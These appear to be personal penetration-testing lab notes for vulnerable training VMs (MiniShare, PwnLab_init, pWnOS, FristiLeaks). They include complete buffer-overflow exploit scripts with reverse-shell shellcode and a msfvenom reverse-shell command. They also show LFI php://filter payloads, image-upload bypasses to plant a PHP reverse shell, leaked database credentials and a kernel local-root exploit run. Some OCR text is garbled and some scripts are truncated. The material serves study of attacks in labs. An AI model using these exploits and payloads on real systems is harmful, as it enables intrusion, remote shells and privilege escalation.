"\x3b\x22\x0f\xa7\x44\x34\xf0\x18\xe1\x3f\x1d\x4c\x98\x62\x4a"
"\xa1\x91\x9c\x8a\xad\xa2\xef\xb8\x72\x19\x67\xf1\xfb\x87\x70"
"\xf6\xd1\x70\xee\x09\xda\x80\x27\xce\x8e\xd0\x5f\xe7\xae\xba"
"\x9f\x08\x7b\x6c\xcf\xa6\xd4\xcd\xbf\x06\x85\xa5\xd5\x88\xfa"
"\xd6\xd6\x42\x93\x7d\x2d\x05\x5c\x29\x43\x58\x34\x28\x9b\x63"
"\x7e\xa5\x7d\x09\x90\xe0\xd6\xa6\x09\xa9\xac\x57\xd5\x67\xc9"
"\x58\x5d\x84\x2e\x16\x96\xe1\x3c\xcf\x56\xbc\x1e\x46\x68\x6a"
"\x36\x04\xfb\xf1\xc6\x43\xe0\xad\x91\x04\xd6\xa7\x77\xb9\x41"
"\x1e\x65\x40\x17\x59\x2d\x9f\xe4\x64\xac\x52\x50\x43\xbe\xaa"
"\x59\xcf\xea\x62\x0c\x99\x44\xc5\xe6\x6b\x3e\x9f\x55\x22\xd6"
"\x66\x96\xf5\xa0\x66\xf3\x83\x4c\xd6\xaa\xd5\x73\xd7\x3a\xd2"
"\x0c\x05\xdb\x1d\xc7\x8d\xfb\xff\xcd\xfb\x93\x59\x84\x41\xfe"
```

```
"\x59\x73\x85\x07\xda\x71\x76\xfc\xc2\xf0\x73\xb8\x44\xe9\x09"  
"\xd1\x20\x0d\xbd\xd2\x60")  
  
buffer = "A" * 964 + "\xcf\x2e\xe3\x73" + "\x90" * 181 + shellcode  
  
buffer += "\r\n"  
  
print "[+] length: %d" % (len(buffer))  
  
s.send('USER ftp\r\n')  
print s.recv(2000)  
s.send('PASS ftp\r\n')  
print s.recv(2000)  
s.send('APPE '+buffer)  
print s.recv(2000)  
print "[+] Evil sent!"  
  
s.close()
```

Check the github for
justin Stevens

Using mona

Minishare

Thursday, June 7, 2018
12:43 AM

```
#!/usr/bin/python  
import socket  
  
target_address="192.168.110.138"  
  
target_port=80
```

```
buffer = "GET " + "A" * 2220 + " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

The application crashes at 2220, --> so this is our number of bytes to fill up!

//created pattern create :

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2220
```

//Then we create a pattern

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 36684335
```

1787 -- > EIP

//fuzzy to the EIP pointer and also

```
#!/usr/bin/python
import socket
```

```
target_address="192.168.110.138"
```

```
target_port=80
```

```
buffer = "GET " + "A" * 1787 + "B" * 4 + "C" * 429 +" HTTP/1.1\r\n\r\n"
```

```
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

```
//bad charc is after the EIP over write remember that!
/ the bad character here is "\x0d"  "\x00" "\xff"
```

```
#!/usr/bin/python
import socket

target_address="192.168.110.138"

target_port=80

badchar = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "GET " + "A" * 1787 + "B" * 4 + badchar +" HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()

//time to find the JMP esp using mona
```

```
// !mona jmp -r esp -cpb '\x00\x0a\x0d
```

```
//shell code + 351 bytes
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.110.142 LPORT=443  
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0d\xff"
```

//do the **MATHS** = $1787 + 4 + 351 = 2142$

$2142 - 2220 = 78$

So we pad it with $78 * "\x90 "$

But in real we used "20" to padd **and it worked!** -->>> test this out first!

Update : Tested and it worked with 78 pad

```
#!/usr/bin/python  
import socket  
  
target_address="192.168.110.138"  
  
target_port=80  
  
shellcode = (  
"\xda\xdd\xd9\x74\x24\xf4\x58\x29\xc9\xb1\x52\xbb\xda\xa1\x6b"  
"\x04\x31\x58\x17\x83\xe8\xfc\x03\x82\xb2\x89\xf1\xce\x5d\xcf"  
"\xfa\x2e\x9e\xb0\x73\xcb\xaf\xf0\xe0\x98\x80\xc0\x63\xcc\x2c"  
"\xaa\x26\xe4\xa7\xde\xee\x0b\x0f\x54\xc9\x22\x90\xc5\x29\x25"  
"\x12\x14\x7e\x85\x2b\xd7\x73\xc4\x6c\x0a\x79\x94\x25\x40\x2c"  
"\x08\x41\x1c\xed\xa3\x19\xb0\x75\x50\xe9\xb3\x54\xc7\x61\xea"  
"\x76\xe6\xa6\x86\x3e\xf0\xab\xa3\x89\x8b\x18\x5f\x08\x5d\x51"  
"\xa0\xa7\xa0\x5d\x53\xb9\xe5\x5a\x8c\xcc\x1f\x99\x31\xd7\xe4"  
"\xe3\xed\x52\xfe\x44\x65\xc4\xda\x75\xaa\x93\xa9\x7a\x07\xd7"  
"\xf5\x9e\x96\x34\x8e\x9b\x13\xbb\x40\x2a\x67\x98\x44\x76\x33"  
"\x81\xdd\xd2\x92\xbe\x3d\xbd\x4b\x1b\x36\x50\x9f\x16\x15\x3d"  
"\x6c\x1b\xa5\xbd\xfa\x2c\xd6\x8f\xa5\x86\x70\xbc\x2e\x01\x87"
```

```
"\xc3\x04\xf5\x17\x3a\xa7\x06\x3e\xf9\xf3\x56\x28\x28\x7c\x3d"
"\xa8\xd5\xa9\x92\xf8\x79\x02\x53\xa8\x39\xf2\x3b\xa2\xb5\x2d"
"\x5b\xcd\x1f\x46\xf6\x34\xc8\xa9\xaf\x58\x86\x42\xb2\xa4\x97"
"\x29\x3b\x42\xfd\x5d\x6a\xdd\x6a\xc7\x37\x95\x0b\x08\xe2\xd0"
"\x0c\x82\x01\x25\xc2\x63\x6f\x35\xb3\x83\x3a\x67\x12\x9b\x90"
"\x0f\xf8\x0e\x7f\xcf\x77\x33\x28\x98\xd0\x85\x21\x4c\xcd\xbc"
"\x9b\x72\x0c\x58\xe3\x36\xcb\x99\xea\xb7\x9e\xa6\xc8\xa7\x66"
"\x26\x55\x93\x36\x71\x03\x4d\xf1\x2b\xe5\x27\xab\x80\xaf\xaf"
"\x2a\xeb\x6f\xa9\x32\x26\x06\x55\x82\x9f\x5f\x6a\x2b\x48\x68"
"\x13\x51\xe8\x97\xce\xd1\x08\x7a\xda\x2f\xa1\x23\x8f\x8d\xac"
"\xd3\x7a\xd1\xc8\x57\x8e\xaa\x2e\x47\xfb\xaf\x6b\xcf\x10\xc2"
"\xe4\xba\x16\x71\x04\xef")
```

```
buffer = "GET " + "A" * 1787 + "\x7b\x46\x86\x7c" + "\x90" * 20 + shellcode + "
HTTP/1.1\r\n\r\n"
```

```
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

```
// update: the use of the 78 pad worked as well , we trying to fill out 2220
1787 + 4 + 78 + 351 = 2220
```

```
fuzz.py          x      fuzz1.py      x
#!/usr/bin/python
import socket

target_address="192.168.110.138"
target_port=80

shellcode = (
"\xda\xdd\xd9\x74\x24\xf4\x58\x29\xc9\xb1\x52\xbb\xda\xa1\x6b"
"\x04\x31\x58\x17\x83\xe8\xfc\x03\x82\xb2\x89\xf1\xce\x5d\xcf"
"\xfa\x2e\x9e\xb0\x73\xcb\xaf\xf0\xe0\x98\x80\xc0\x63\xcc\x2c"
"\xaa\x26\xe4\xa7\xde\xee\x0b\x0f\x54\xc9\x22\x90\xc5\x29\x25"
"\x12\x14\x7e\x85\x2b\xd7\x73\xc4\x6c\x0a\x79\x94\x25\x40\x2c"
"\x08\x41\x1c\xed\xa3\x19\xb0\x75\x50\xe9\xb3\x54\xc7\x61\xea"
"\x76\xe6\xa6\x86\x3e\xf0\xab\xa3\x89\x8b\x18\x5f\x08\x5d\x51"
"\xa0\xa7\xa0\x5d\x53\xb9\xe5\x5a\x8c\xcc\x1f\x99\x31\xd7\xe4"
"\xe3\xed\x52\xfe\x44\x65\xc4\xda\x75\xaa\x93\xa9\x7a\x07\xd7"
"\xf5\x9e\x96\x34\x8e\x9b\x13\xbb\x40\x2a\x67\x98\x44\x76\x33"
"\x81\xdd\xd2\x92\xbe\x3d\xbd\x4b\x1b\x36\x50\x9f\x16\x15\x3d"
"\x6c\x1b\xa5\xbd\xfa\x2c\xd6\x8f\xa5\x86\x70\xbc\x2e\x01\x87"
"\xc3\x04\xf5\x17\x3a\xa7\x06\x3e\xf9\xf3\x56\x28\x28\x7c\x3d"
"\xa8\xd5\xa9\x92\xf8\x79\x02\x53\xa8\x39\xf2\x3b\xa2\xb5\x2d"
"\x5b\xcd\x1f\x46\xf6\x34\xc8\xa9\xaf\x58\x86\x42\xb2\xa4\x97"
"\x29\x3b\x42\xfd\x5d\x6a\xdd\x6a\xc7\x37\x95\x0b\x08\xe2\xd0"
"\x0c\x82\x01\x25\xc2\x63\x6f\x35\xb3\x83\x3a\x67\x12\x9b\x90"
"\x0f\xf8\x0e\x7f\xcf\x77\x33\x28\x98\xd0\x85\x21\x4c\xcd\xbc"
"\x9b\x72\x0c\x58\xe3\x36\xcb\x99\xea\xb7\x9e\xa6\xc8\xa7\x66"
"\x26\x55\x93\x36\x71\x03\x4d\xf1\x2b\xe5\x27\xab\x80\xaf\xaf"
"\x2a\xeb\x6f\xa9\x32\x26\x06\x55\x82\x9f\x5f\x6a\x2b\x48\x68"
"\x13\x51\xe8\x97\xce\xd1\x08\x7a\xda\x2f\xa1\x23\x8f\x8d\xac"
"\xd3\x7a\xd1\xc8\x57\x8e\xaa\x2e\x47\xfb\xaf\x6b\xcf\x10\xc2"
"\xe4\xba\x16\x71\x04\xef")

buffer = "GET " + "A" * 1787 + "\x7b\x46\x86\x7c" + "\x90" * 78 + 

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

Pwnlab_init

Thursday, June 7, 2018
11:42 PM

The LFI exist within the website which can be used pull info from it.

The URL :

<http://192.168.110.143/?page=upload>

The use of the basic LFI does not work here as the results reply back nothing.



The use of the LFI filtering has worked, I have tried the use of the php://file also but does not prove to be less effective. The **php** filter is used to read source file page of the pages in base64 format. So we can see the source code of the different pages on the website.

http://192.168.110.143/?page=php://filter/convert.base64-encode/r

Burp Suite Free... | http://192.168.... | PwnLab Intranet... | http://192.1... ✘ | http://192.168.... | http://192.


◀ ⓘ | view-source:http://192.168.110.143/?page=php://filter/convert.base64-encode/resource=index

Most Visited ⓘ Getting Started ⓘ Amplia Security - Rese...

```
1 <html>
2 <head>
3 <title>PwnLab Intranet Image Hosting</title>
4 </head>
5 <body>
6 <center>
7 <br />
8 [ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
9 <hr/><br/>
10 PD9waHANCi8vTXVsdGlsaw5ndWFsLiB0b3QgaW1wbGVtZW50ZWQgeW0Lg0KLy9zZXRjb29raWUoImxhbmcilCJlbisYW5nLnBmcviI4kX0NPT0tJRVsnbGFuZyddKTsNCn0NCi8vIE5vdCBpbXBsZW1lbnRlZCB5ZXQuDQo/Pg0KPGh0bWw+DQo8aGhZD4NCjx0o8Ym9keT4NCjxjZW50ZXI+DQo8aW1nIHNyYz0iaW1hZ2VzL3B3bmjhYi5wbcPjxiciAvPg0KWyA8YSBocmVmPSIVij5Ib21lPciP3BhZ2U9dXBsb2FkIj5VcGxvYWQ8L2E+IF0NCjxoci8+PGJyLz4NCjw/cGhwDQoJaWYgKGlc2V0KCRfR0VUWdwYWdlJ10pKQ0KCXsNCgkJaW5jbHVkZSgkX0dFVFsnGFnZSddLiIucGhwIik7DQoJfQoYXJlIGltYWdlIGZpbGVzIGluc2lkZSB0aGUaW50cmFuZXQi0w0KCX0NCj8+DQo8L2NlbnRlcj4NCjwvYm9keT4NCjwvaHRtbD4
```

During dirb we managed to come across "config.php" page on the website which did not respond back anything. WE used the filter to pull the configuration across from it. The "config.php" is very well known as it is a php configuration page details

index.php?page=php://filter/read=convert.base64-encode/resource=config



A screenshot of a web browser window showing the source code of a PHP page. The URL in the address bar is `view-source:http://192.168.110.143/?page=php://filter/read=convert.base64-encode/resource=content`. The browser tabs show "Most Visited", "Getting Started", and "Amplia Security - Rese...". The source code is displayed in a monospaced font:

```
1 <html>
2 <head>
3 <title>PwnLab Intranet Image Hosting</title>
4 </head>
5 <body>
6 <center>
7 <br />
8 [ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
9 <hr/><br/>
10 PD9waHNCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3Qi0w0KJHVzZXJuYW1lID0gInJvb3Qi0w0KJHBhc3N3b3JkID0gIkg0dSVRS19IOT
11 </body>
12 </html>
```

Decoded version :

```
<?php
$server      = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>
```

The use of the details above can be used to login to the MYSQL server

```
mysql -h 192.168.110.143 -u root -pH4u%QJ_H99 Users
```

After selecting the users table I was able to view the content of it.

```
MySQL [Users]> show tables;
+-----+
| Tables_in_Users |
+-----+
| users           |
+-----+
1 row in set (0.00 sec)
```

```
MySQL [Users]> show tables;
+-----+
| Tables_in_Users |
+-----+
| users           |
+-----+
1 row in set (0.01 sec)
```

```
MySQL [Users]> SELECT users FROM information_schema.tables;
ERROR 1054 (42S22): Unknown column 'users' in 'field list'
MySQL [Users]> SELECT *
    -> FROM users;
+-----+-----+
| user | pass      |
+-----+-----+
| kent | Sld6WHVCSkp0eQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+-----+-----+
3 rows in set (0.00 sec)
```

```
MySQL [Users]>
```

```
kent | Sld6WHVCSkp0eQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw==
```

They are base 64 decoded so after decoding :

kane	aVN2NVltMkdSbw==	iSv5Ym2GRo
------	------------------	------------

mike	U0ImZHNURW42SQ==	SIfdsTEn6I
kent	SId6WHVCSkpOeQ==	JWzXuBJJNy

After the login we can use the "_lang_" cookie parameter as LFI, this was found in the "index" PHP which we used the LFI to check the config

The lang cookie is vuln we can inject in it using burp

```

<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
    include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a
href="?page=upload">Upload</a> ]
<hr/><br/>
<?php
    if (isset($_GET['page']))
    {
        include($_GET['page'].".php");
    }
    else
    {
        echo "Use this server to upload and share image files inside the
intranet";
    }

```

```
?>
</center>
</body>
</html>
```

The upload function enables us to upload only GIF ,JPG or png, also the upload configuration page shows what file formats is accepted.

We use burp to intercept the traffic, we use upload "png" file which is really reverse shell , but the traffic shows <php> so we need to add a GIF 98 at the start of the php file

```
<?php
session_start();
if (!isset($_SESSION['user'])) { die('You must be log in.'); }
?>
<html>
    <body>
        <form action="" method='post' enctype='multipart/form-data'>
            <input type='file' name='file' id='file' />
            <input type='submit' name='submit' value='Upload' />
        </form>
    </body>
</html>
<?php
if(isset($_POST['submit'])) {
    if ($_FILES['file']['error'] <= 0) {
        $filename = $_FILES['file']['name'];
        $ filetype = $_FILES['file']['type'];
        $uploadaddir = 'upload/';
        $file_ext = strrchr($filename, '.');
        $imageinfo = getimagesize($_FILES['file']['tmp_name']);
        $whitelist = array(".jpg",".jpeg",".gif",".png");

        if (!(in_array($file_ext, $whitelist))) {
            die('Not allowed extension, please upload images only.');
        }
    }
}
```

```
if(strpos($filetype,'image') === false) {
    die('Error 001');
}

if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg' && $imageinfo['mime'] != 'image/jpg'&& $imageinfo['mime'] != 'image/png') {
    die('Error 002');
}

if(substr_count($filetype, '/')>1){
    die('Error 003');
}

$uploadfile = $uploadaddir .
md5(basename($_FILES['file']['name'])).$file_ext;

if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
    echo "<img src=\"\"".$uploadfile."\"><br />";
} else {
    die('Error 4');
}
}

?>
```

GIF 98

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full
// responsibility
// for any actions performed using this tool. The author accepts no
// liability
// for damage caused by this tool. If these terms are not acceptable to
you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
```

When you inspect the page you see it is saved in /upload/ folder

// run the gif file using the cookie: lang=../upload/locationofthegif you
uploaded

```
GET /?page=upload HTTP/1.1
Host: 192.168.110.143
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: lang=../upload/3208fd203ca8fd...  
fa13bc98a4832c1396.gif
Connection: close
Upgrade-Insecure-Requests: 1
```

//we have a shell!

```
//enumeration
//exploit to priv
```

So when looking we can see the mike account doesn't login , I can only login to kane and kent,

Kane account has a file in his home directory called " msgmike" with permissions and owned by mike. This is **setuid bit set**.

So we use strings to see what it is doing, we can see it calls a "cat" command for /home/mike/msg.txt .

We need to manipulate the PATH environment variable to point to a different "cat" program ---- I need to learn how path environment works and how we can use it to exploit stuff...

<http://blog.safetechinnovations.com/challenges/pwnlabinit-walkthrough/>

We can use "\!" after we login to execute system commands this is not a remote attack this can be used as privilege escalation if the mysql is running as "root"

PwnOS

Thursday, June 14, 2018
12:12 AM

So enumeration showed port 1000 and 80

Not shown: 995 closed ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 4.6p1 Debian 5build1 (protocol 2.0)
ssh-hostkey:			
1024	e4:46:40:bf:e6:29:ac:c6:00:e2:b2:a3:e1:50:90:3c	(DSA)	
_ 2048	10:cc:35:45:8e:f2:7a:a1:cc:db:a0:e8:bf:c7:73:3d	(RSA)	
80/tcp	open	http	Apache httpd 2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
_http-server-header:			Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
_http-title:			Site doesn't have a title (text/html).

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: MSHOME)

445/tcp open netbios-ssn Samba smbd 3.0.26a (workgroup: MSHOME)

10000/tcp open http MiniServ 0.01 (Webmin httpd)

|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

MAC Address: 00:0C:29:5E:18:C9 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6.22

OS details: Linux 2.6.22 (embedded, ARM), Linux 2.6.22 - 2.6.23

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

```
|_clock-skew: mean: 3s, deviation: 0s, median: 3s
|_nbstat: NetBIOS name: UBUNTUVM, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.26a)
|   Computer name: ubuntuvm
|   NetBIOS computer name:
|   Domain name: nsdlab
|   FQDN: ubuntuvm.NSDLAB
|_ System time: 2018-06-12T15:59:04-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol
```

TRACEROUTE

HOP	RTT	ADDRESS
1	0.69 ms	192.168.110.144

The port 80 showed to be vuln to LFI :

1. Stage one change connect=true to anything else "flase"

The screenshot shows a Firefox browser window with the URL `192.168.110.144/index1.php?help=true&connect=flase` highlighted and circled in red. The page content includes a form with fields for Name, Skillz, and a Please Help button. Below the form, two **Warning** messages are displayed, both pointing to the `function.include` function with red underlines.

Welcome to the p

This is the official help page. If you're too big of a n00b to figure this out, enter your information

Name:			
Skillz:	<input checked="" type="radio"/> n00b	<input type="radio"/> sk1ll3d n00b	<input type="radio"/> l33t hax0r
Please Help!			

Warning: include(*flase*) [[function.include](#)]: failed to open stream: No such file or directory in */var*

Warning: include() [[function.include](#)]: Failed opening '*flase*' for inclusion (include_path='.:./usr/sh

After trying different type of different LFI :

`../../../../etc`

Then try the PHP LFI base64 (this mainly works when there is a php wrapper)
<https://aadityapurani.com/2015/09/18/read-php-files-using-lfi-base-64-bypass/>

http://192.168.110.144/index1.php?help=true&connect=php://filter/convert_base64-encode/resource=/etc/passwd

Base 64 /etc/passwd

192.168.110.144/index1.php?help=true&connect=php://filter/convert_base64-encode/resource=/etc/passwd

Most Visited Getting Started Amplia Security - Resea...

This network may require you to login to use the internet.

Welcome to the pWnOS home

This is the official help page. If you're too big of a n00b to figure this out, enter your information below for a small hint.

Name:			
Skillz:	<input checked="" type="radio"/> n00b	<input type="radio"/> sk1ll3d n00b	<input type="radio"/> l33t hax0r
Please Help!			

cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovYmluL3NoCmj

The use of the miniserv port 1000 is also vuln to LFI so we managed to pull down the /etc/shadow

This was cracked and we got the Vmware password

Logged into SSH

After enumeration the machine was vulnerable to kernel exploit for

```
root@ubuntuvm:/root/keys# uname -a
```

Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686
GNU/Linux
root@ubuntuvm:/root/keys#

```
vmware@ubuntuvm:~$ ls
5092.c attack.c dirty.c exploit.c linux-exploit.sh
D vmware@ubuntuvm:~$ gcc -o 5092 5092
gcc: 5092: No such file or directory
gcc: no input files
vmware@ubuntuvm:~$ gcc -o 5092 5092.c
vmware@ubuntuvm:~$
vmware@ubuntuvm:~$ chmod 777 5092
vmware@ubuntuvm:~$ ./5092
-----
Linux vmsplice Local Root Exploit
By qaaz
-----
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0xb7e03000 .. 0xb7e35000
[+] root
root@ubuntuvm:~# whoami
root
root@ubuntuvm:~#
root@ubuntuvm:~# ls
5092 5092.c attack.c dirty.c exploit.c linux-exploit.sh
```

The screenshot shows a Linux desktop environment. On the left, a terminal window displays the exploit development process. On the right, a file manager window titled 'Ubuntu' shows a folder structure with icons for Downloads, Music, Pictures, Videos, Wastebasket, and Floppy Disk. A file named 'linux-exploit.sh' is visible in the terminal's current directory.

fristileaks

Thursday, June 14, 2018
1:04 AM

The enumeration Nmap

So we can upload files to the <http://192.168.144.150/fristi/upload.php>

We can upload jpg by bypassing it using putting "GIF 98"

It will bypass it but it says it uploads it to the /upload folder

No other attacks vetectors

So using the /uploads

<http://192.168.144.150/fristi/uploads/php-reverse-shell.php.jpg>

We managed to upload a file using .jpg as format and send it up and get a shell back

This really helped change the file format from .php to .php.jpg nothing else _--> I will test this after rooting

<https://th3mast3r.wordpress.com/2012/01/25/how-to-excuteacess-your-jpg-shell/>

After enumeration I used the dirtycow firefart exploit to get ain root --- will update later

Kioptrix

